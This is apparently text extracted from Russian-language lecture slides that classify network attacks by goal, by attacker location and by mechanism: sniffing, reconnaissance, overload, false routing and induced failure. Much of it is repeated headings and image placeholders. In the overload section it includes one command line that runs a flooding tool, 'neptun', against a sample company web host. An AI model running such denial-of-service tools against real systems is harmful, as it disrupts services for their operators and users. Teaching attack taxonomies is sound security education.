
- ✓ *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- ✓ *Получение конфиденциальной информации*
- ✓ *Модификация или фальсификация критичных данных*
- ✓ *Получение полного контроля над объектом атаки*

# Классификация атак по местонахождению атакующего и объекта атаки

- ✓ Атакующий и объект атаки находятся в одном сегменте



- ✓ Атакующий и объект атаки находятся в разных сегментах




# Классификация атак по механизмам реализации



*Пассивное прослушивание*

# Пассивное прослушивание



# Классификация атак по механизмам реализации




*Пассивное прослушивание*



*Подозрительная активность (разведка)*





# Подозрительная активность




# Классификация атак по механизмам реализации

- ✓ *Пассивное прослушивание*
- ✓ *Подозрительная активность (разведка)*
- ✓ *Бесполезное расходование вычислительных ресурсов (перегрузка)*


# Перегрузка



Внутренние серверы




M3



Рабочие места

DMZ-2




# ./neptun www.company.com

# Классификация атак по механизмам реализации

- ✓ *Пассивное прослушивание*
- ✓ *Подозрительная активность (разведка)*
- ✓ *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- ✓ *Нарушение навигации (ложный маршрут)*


# Нарушение навигации



# Классификация атак по механизмам реализации

- ✓ *Пассивное прослушивание*
- ✓ *Подозрительная активность (разведка)*
- ✓ *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- ✓ *Нарушение навигации (ложный маршрут)*
- ✓ *Провоцирование отказа объекта (компонента)*

# Провоцирование отказа



